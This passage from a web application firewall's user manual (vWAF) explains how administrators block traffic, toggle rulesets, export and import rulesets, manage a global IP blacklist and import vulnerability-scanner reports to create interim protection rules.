
- You can monitor whether there have been any attacks.
- You can block all the traffic to all hosts of an application. For example, this can be useful in the event of a problem or during updates.
- You can deactivate a ruleset for an application temporarily without having to delete it. All requests are then accepted unchecked. This can be useful in the short term, for example if individual rules have been created that are too restrictive and users can no longer access parts of your web application.

Opening

In the navigation area, select **Application Control**.

The Application Control opens with an overview of all applications.

NOTE: Unless you don't belong to the user group zeusafm Administrator, you only see the subset of those applications to which you have access according to your user groups.



The list of applications is divided into two groups: applications in protection mode, and applications in detection mode (see *Detection Mode, Protection Mode*).

NOTE: You can change the mode of an application on the **Configuration | Application Settings** tab (see *Editing Applications*).

Blocking/allowing traffic

CONTEXT:

ATTENTION: Blocking traffic even works when in detection mode. When you block traffic, your web application is no longer accessible.

To block or allow the traffic for a specific application:

1. In the *Application Control*, click the traffic lights in the **Traffic Status** column to switch over the lights.
2. To block the traffic, confirm the prompt with **OK**.

   STEP RESULT: **NOTE:** This setting is effective immediately (unlike other settings that only become active following a Commit and Activate action).

RESULT:

The traffic light symbol indicates the current status:

- red: traffic blocked
- green: traffic allowed

Switching the rule set on or off

CONTEXT:

To switch the ruleset for a specific application on or off:

1. In the **Application Control**, click the traffic light in the **Ruleset Status** column.
2. If you switch off the ruleset, confirm the appearing prompt with **OK**.

   NOTE: This setting is effective immediately (unlike other settings that only become active following a Commit and Activate action).

RESULT:

The traffic light symbol indicates the current status:

- red: ruleset inactive
- orange (flashing): no valid license
- green: ruleset active

Monitoring the attack status

CONTEXT:

You can check at a glance whether there have been any potential attacks on an application.

- If any requests were denied by the protection ruleset within the last 24 hours, the Protection symbol in the Attack Status column turns red (this symbol is only visible for applications in protection mode).
- If any requests were identified by the detection ruleset in the last 24 hours (requests that would have been denied if the detection ruleset had been a protection ruleset), the Detection symbol in the Attack Status column turns red (this symbol is only visible for applications in detection mode, as well as for application in protection mode that have a second, detection ruleset assigned).

  NOTE: You can click the colored symbols. This opens a pre-filtered log file view of the relevant requests (see *Log Files*).

Adding applications

CONTEXT:

To create a new application, enter its name into the field **Add Application** and click **Create**. For details, please refer to *Editing Applications*.

Export and Import

CONTEXT:

NOTE: The ability of exporting and importing application mappings and rulesets depends on your individual user rights. If you belong to the user group zeusafm Administrator, you can export and import both application mappings and rulesets for all applications. If you're an application administrator, you can export and import only rulesets for your specific applications. If you belong to a custom user group, you might not be allowed to export and import anything.

Purpose

Often, vWAF is used in parallel on the final, public system as well as on a development system and test system. You can easily export rules from one system into an ZIP file and then import this ZIP file on another system.

You can also use this method for copying a ruleset from one application to another, or for backing up a ruleset.

What you can export and import

You can export and import:

- **application mappings** (even the mappings of deleted applications)
- all **rulesets** of an application (either the current ruleset, any other ruleset, or the complete history of rulesets); this includes the baselines of baseline protection, which are part of a ruleset
- the configuration of single **preconditions (selectors)**
- **event destination groups** (but currently no other settings of the alerting configuration)

What happens when importing

When importing preconditions and event destination groups, the imported settings simply replace your current settings.

When importing application mappings, the imported mappings replace your current settings visible in the user interface, but the imported mappings are not yet committed and thus not active. If you want to use them, you need to commit them manually (see *Editing Application Mapping*).

A ruleset is only imported if the same ruleset does not already exist. When importing, each imported ruleset is assigned the next free ruleset number and the ruleset is automatically committed. So it's stored in the database, but it's not used. Also it doesn't replace the currently edited ruleset (the "loaded ruleset"). If you want to edit or use the imported ruleset, you need to make it the protection ruleset, detection ruleset, or loaded ruleset manually (see *Version Control*).

Exporting / Importing application mappings and rulesets

You can either export or import only the application mapping for a particular customer key and application, or both the mapping and the rulesets of the application in one go:


1. In the navigation area, select **Application Mapping**.

   STEP RESULT: The **Application Mapping** list opens with an overview of all customer keys and their assigned applications.

2. Go to the customer key and to the line of the application for which you want to export or import the mapping and ruleset (optional). In the **Action** column, click the green Export/Import icon.

   A popup window appears.

   FOR EXAMPLE:



3. You can export and import either a single ruleset or the complete history of the rulesets that ever were committed for the application.

   To export rulesets, activate the **Export** tab, select the ruleset, and then click the **Export** button to download the ZIP file.

   To import application mappings and rulesets for the application, activate the **Import** tab, click the **Browse** button to select a file, and then click the **Import** button.

4. If the import was successful, a message with a link to the *Application Mapping Changes* page and a link to **Version Contro**l appears. Click these links if you want to use the imported mapping, or if you want to make an imported ruleset the protection ruleset, detection ruleset, or loaded ruleset.

Exporting / importing rulesets only

CONTEXT:

To export or import a ruleset of a particular application:


1. In the navigation area, select **Application Control**.

   STEP RESULT: The **Application Control** opens with an overview of all applications.

2. Go to the line of the application for which you want to export or import a ruleset. In the **Action** column, click the green Export/Import icon.

   A popup window appears.

   FOR EXAMPLE:



3. Optionally you can export and import either a single ruleset or the complete history of rulesets along with the application mapping.

   To export the mapping and the rulesets, activate the **Export** tab, select the ruleset, and then click the **Export** button to download the ZIP file.

   To import the mapping and the rulesets for the customer key and application, activate the **Import** tab, click the **Browse** button to select a file, and then click the **Import** button.

4. If the import was successful, a message with a link to **Version Control** appears. Click this link if you want to make an imported ruleset the protection ruleset, detection ruleset, or loaded ruleset.

Exporting/ importing preconditions (selectors)

CONTEXT:

To export or import the settings of an individual precondition:

You're now in edit mode for this path.

1. In the navigation area, select the application to which the path and the precondition belong whose settings you want to export or import.
2. Activate the **Ruleset Config | Path**tab.
   STEP RESULT: This opens the list of paths that have been defined for the application.
3. In the **Action** column, click the **Edit** icon of the path to which the precondition belongs.
   STEP RESULT: You're now in edit mode for this path.
4. Activate the **Preconditions** tab.
5. Go to the line of the precondition whose settings you want to export or import. In the **Action** column, click the green **Export/Import** icon.
   STEP RESULT: A popup window appears.
6. On the **Export** tab you can export the selector's settings to a JSON file. On the **Import** tab you can import settings from a file that you had previously exported.

Exporting/ importing event destination groups

CONTEXT:

To export or import an event destination group:

1. If you want to perform export or import for an event destination group for global events: Select the menu item **Administration > Alerting Configuration** .
   If you want to perform export or import for an event destination group for application-specific events: In the navigation area, select the application, and then activate the **Configuration | Alerting Configuration** tab.
2. Activate the **Event Destination Groups**tab.
3. In the **Action** column, click the green Export/Import icon.
   STEP RESULT: A popup window appears.
4. On the **Export** tab you can export the group settings to an XML file. Most browsers export and import standard XML without problems, so you can leave the default option **Export file as standard XML** selected. If you're experiencing any difficulties with standard XML export and import, alternatively select **Export file as BASE64 encoded XML**. In particular, this may be necessary for some Chinese browsers. On the **Import** tab you can import group settings from a file that you had previously exported.

Global IP Blacklisting


Purpose

Global IP blacklisting provides a means to temporarily block all traffic for specific IP addresses or specific ranges of IP addresses.

How global IP blacklisting works

The global IP blacklisting mechanism involves several components. This approach allows you to customize the behavior for each application separately.

The IP blacklist is provided globally, which means that it's available to all applications. You can view and edit the global IP blacklist via the menu item **Administration > IP Blacklist**.



> **ATTENTION:** The global IP blacklist by itself has no effect whatsoever on applications. The fact that an IP address is on the global IP blacklist doesn't mean that traffic from this IP address is automatically blocked.

You can apply the global IP blacklist locally on application level. While some applications may use the list, others may not.

If you want to exercise the global IP blacklist on an application, you must configure the *Valid Client IP Handler* or the *Client IP Selector*, and you must enable the option **gbl** (global blacklist) there. This is a key principle: Even if there's a blacklist of IP addresses that's available globally, each application administrator can decide locally whether or not to actually apply the blacklist.

How IPs get blacklisted

IP addresses are added to the global IP blacklist by either of the following:

- You configure vWAF to add IP addresses to the global IP blacklist automatically, based on events and alerts (for general information on alerting, see *Configuring Alerts*).
- You add IP addresses to the global IP blacklist manually.

Configuring vWAF to add IP addresses to the IP blacklist

It is recommended that you use the *IP Blacklist Wizard* to configure IP blacklisting. The wizard guides you through the process to set up IP blacklisting and ensures efficient and accurate configuration of global and application level options.

1. To start the IP Blacklist Wizard, select **Administration > IP Blacklist Wizard**. Alternatively, from the **Application Control** menu select an application, select the **Wizards** tab and click **IP Blacklist Wizard**.
   STEP RESULT: The first page of the IP Blacklist Wizard appears.
2. Follow the wizard to configure the global and application level options. For details regarding the IP Blacklist Wizard options, see *IP Blacklist Wizard*.
3. Commit and activate the ruleset (see *Committing and Activating Ruleset Changes*).

RESULT:

After you have set up IP blacklisting, using the IP Blacklist wizard (or manually as detailed below), the following happens at runtime:

The first action takes place on application level. When there are events on applications for which you didn't configure the Blacklist IP Event Destination, nothing happens. If there's an event on an application to which you've added the Blacklist IP Event Destination, however, vWAF sends the event to the Blacklist IP Event Destination.

In the next step, the Blacklist IP Event Destination triggers a second event. This event is available globally. As you've configured the Global Blacklist IP Event Source and linked it to the Global Blacklist IP Event Destination, the event now ends up in the Global Blacklist IP Event Destination, which writes the IP address (or a range of IP addresses) of the request to the global IP blacklist.

NOTE: Even if some IP addresses are on the global IP blacklist now, this still does not have any effect. If there's a request coming from one of the blacklisted IP addresses, vWAF still accepts this request. To have vWAF deny requests from IP addresses that are on the global IP blacklist, you must next add the *Valid Client IP Handler* (with option **gbl** enabled) to each application, for which you want to enable the mechanism.

Manually configuring vWAF to add IP addresses to the IP blacklist

CONTEXT:

The IP Blacklist wizard guides you through the process of configuring IP blacklisting. However, it is possible to set up and review IP blacklisting manually.

NOTE: If you aren't familiar with the configuration of event sources and event destinations, first read *Configuring Alerts*, *Editing Event Sources*, and *Editing Event Destinations*).

To manually configure vWAF so that it adds IP addresses to the global IP blacklist automatically:

1. On application level, add the event destination Blacklist IP Event Destination (see *Event Destinations*) to a new or to an existing event destination group.
2. On global level, add the event destination Global Blacklist IP Event Destination (see *Event Destinations*) to a new or to an existing event destination group.
3. On global level, add the event source *Global Blacklist IP Added Event Source* and for this event source, select the event destination group to which you've previously added the Global Blacklist IP Event Destination.
4. Commit and activate the ruleset (see *Committing and Activating Ruleset Changes*).

Adding an IP address range to the global IP blacklist manually

CONTEXT:

To manually add a specific IP address or a range of IP addresses to the global IP blacklist:

1. Select the menu item **Administration > IP Blacklist** to open the global IP blacklist.
2. Enter the IPv4 or IPv6 address and netmask into the IP range field. For the syntax used, see *Specifying IP Addresses*.
3. From the **Timeout** list, select how long you wish to keep the given IP address range on the blacklist. When the given time has elapsed, the given IP range is automatically removed from the blacklist again.
4. Click the **Add to blacklist**button

   NOTE: Even if some IP addresses are on the global IP blacklist now, this still does not have any effect. If there's a request coming from one of the blacklisted IP addresses, vWAF still accepts this request. To have vWAF deny requests from IP addresses that are on the global IP blacklist, you must next add the *Valid Client IP Handler* (with option **gbl** enabled) to each application for which you want to enable the global IP backlisting mechanism.

Filtering the view

CONTEXT:

If there are a large number of entries in the**IP Blacklist View**, it can be helpful to filter the list. When you apply a filter, the list only shows those IP address ranges that include the specific IP address that you've filtered for.

To apply a filter:

1. In the **Filter IP ranges for specific IP** field, enter the IP address for which you want to filter the list.
2. Click the **Apply** button.

AFTER COMPLETING THIS TASK:

To remove a filter, delete the IP address from the **Filter IP ranges for specific IP** field.

Excluding ranges of IP addresses from the global IP blacklist

CONTEXT:

You can prevent particular ranges of IP addresses from getting onto the global IP blacklist. This can be useful, for example, if you use external scanners that check your web application at regular intervals.

> **ATTENTION:** Note that excluding ranges of IP addresses doesn't set up a whitelist. It does not mean that all requests from these IP addresses are accepted. It just prevents the specified IP addresses from being written onto the global IP blacklist.

To exclude a single IP address or a range of IP addresses from the global IP blacklist:

1. If you haven't already done so: Select the menu item **Administration > IP Blacklist** to open the global IP blacklist.
2. Click the **Excluded IPs** tab.
3. Enter the IPv4 or IPv6 address and netmask into the **IP range** field. For the syntax used, see *Specifying IP Addresses*.
4. Click the **Add to excluded IPs** button.

RESULT:

The excluded IP address range now appears on the list. By clicking the delete icon in the **Action** column, you can remove it at any time.

Once you've set up excluded IP address ranges, if an IP address range appears on the global IP blacklist and if this IP address range is fully or partially covered by one of the excluded IP address ranges, the entry is marked with a red exclamation point.

Linking External Services

Optionally, you can link vWAF to a number of external services that scan and analyze your web applications for malicious code and for vulnerabilities. Based on the results of the scans, vWAF can automatically add instant protection.

This approach shouldn't be used as a replacement for fixing a vulnerable application, but it provides instant protection until you've been able to attend to the problem more closely.

To import the reports of your external services provider, and to manage the protection rules derived from these reports, you use the **External Services** tab. You can access this tab when you've selected an application in the navigation area.

On the **External Services** tab, there are several subtabs available:

- *Vulnerability Management* allows you to import reports of external web application scanners that have scanned your web application for possible attack vectors. Based on what's been identified by the reports, vulnerability management can then automatically add rules that protect your web application from attacks that may be carried out via the identified vulnerabilities.
- *Rule Management* allows you to monitor which rules vWAF currently uses as a result of vulnerability management.

Vulnerability Management

Purpose

A source code analyzing tool or an online web application scanner can check your web application for possible vulnerabilities such as Cross-Site-Scripting (XSS) and SQL Injection. However, it then takes some time to implement a fix and to test the fixed web application before you put it back online.

Vulnerability Management helps you to bridge this gap. It automatically reads the report of the analyzing tool and creates a set of blacklist rules based on the vulnerable entry points and variables listed in the report. This provides instant protection for a vulnerable web application.

> **ATTENTION:** Vulnerability Management wasn't designed to guarantee long-time protection of vulnerable applications. If analysis revealed attack vectors, fix these problems as soon as possible. Use Vulnerability Management only for interim protection.

Currently, the following application scanners are supported:

- CodeProfiler from Virtual Forge GmbH (**http://virtualforge.com**).
- CodeSecure from Armorize Technologies, Inc. (**http://www.armorize.com**).
- IBM AppScan from IBM Corporation (**http://www.ibm.com**).
- Sentinel from WhiteHat Security, Inc. (**https://www.whitehatsec.com**).


Opening

To access Vulnerability Management:

1. In the navigation area, select the application for which you want to create or manage rules based on an external report.
2. Activate the **External Services | Vulnerability Management | Vulnerability Overview** tab.

   When you access Vulnerability Management for the first time, the **Vulnerability Overview** is still empty because you've not yet imported any reports.

   FOR EXAMPLE:



Importing reports


CONTEXT:

You can import reports from either online web application scanners or offline web application scanners:

- If your web application scanner provides you with a report file, you need to upload this file to vWAF.
- If your web application scanner provides you with a username and password to download report files, you can either download these files manually and then upload them to vWAF, or you can download them directly to vWAF.

  NOTE: Downloads and uploads must always be triggered manually. They aren't repeated automatically at regular intervals.

Both uploads and downloads are carried out on the **Import** tab.



Uploading a report

To upload a report file to vWAF:

1. Click **Browse** and select the report file.
2. The vulnerability report contains the full paths to individual files. In order to create generic rules for your web application, vWAF must remove those parts of the paths that won't be part of a request. Therefore, you must specify your **Document root** path.

   FOR EXAMPLE: Example: On a web server, a web application is stored under the path /company/application1/. The URL to access this web application is "www.myapplication1.com". So you must specify /company/application1/ as your document root. If, for example, your vulnerability report lists a file/company/application1/forms/form1.html, this is then stripped to /forms/form1.html.

3. By default, the option **Use baselines for vulnerabilities without mitigations** is enabled.
   This means that if a report doesn't contain any specific mitigation rule to resolve the problem, vWAF uses the same rules that *Baseline Protection* uses for resolving threats of the same category. Usually we recommend to not disable this option.
   NOTE: When the option **Use baselines for vulnerabilities without mitigations** is enabled, vWAF needs to have access to a current baseline rules file (see *Baseline Protection* and *Configuring and Updating Baseline Protection*).
4. Click **import now**.

Downloading a report

CONTEXT:

To download a report from your web application scanning service provider directly to vWAF.

1. Enter the user credentials that you've been given by your service provider into the fields **Username** and **Password**.
2. If you use the same service for several web applications, also enter the SiteID that you've been given for the web application that you're currently editing.
3. By default, the option **Use baselines for vulnerabilities without mitigations** is enabled. This means that if a report doesn't contain any specific mitigation rule to resolve the problem, vWAF uses the same rules that *Baseline Protection* uses for resolving threats of the same category. Usually we recommend to not disable this option.
   NOTE: When the option **Use baselines for vulnerabilities without mitigations** is enabled, vWAF needs to have access to a current baseline rules file (see *Baseline Protection* and *Configuring and Updating Baseline Protection*).
4. Click **Import now**.

RESULT:


When you now return to the **Vulnerability Overview** tab, you see a listing of all vulnerabilities that were identified by the imported reports.

NOTE: Important: You must click the Commit button on the bottom of the Vulnerability Overview page in order for the listed mitigation rules to become effective.

Vulnerability Overview

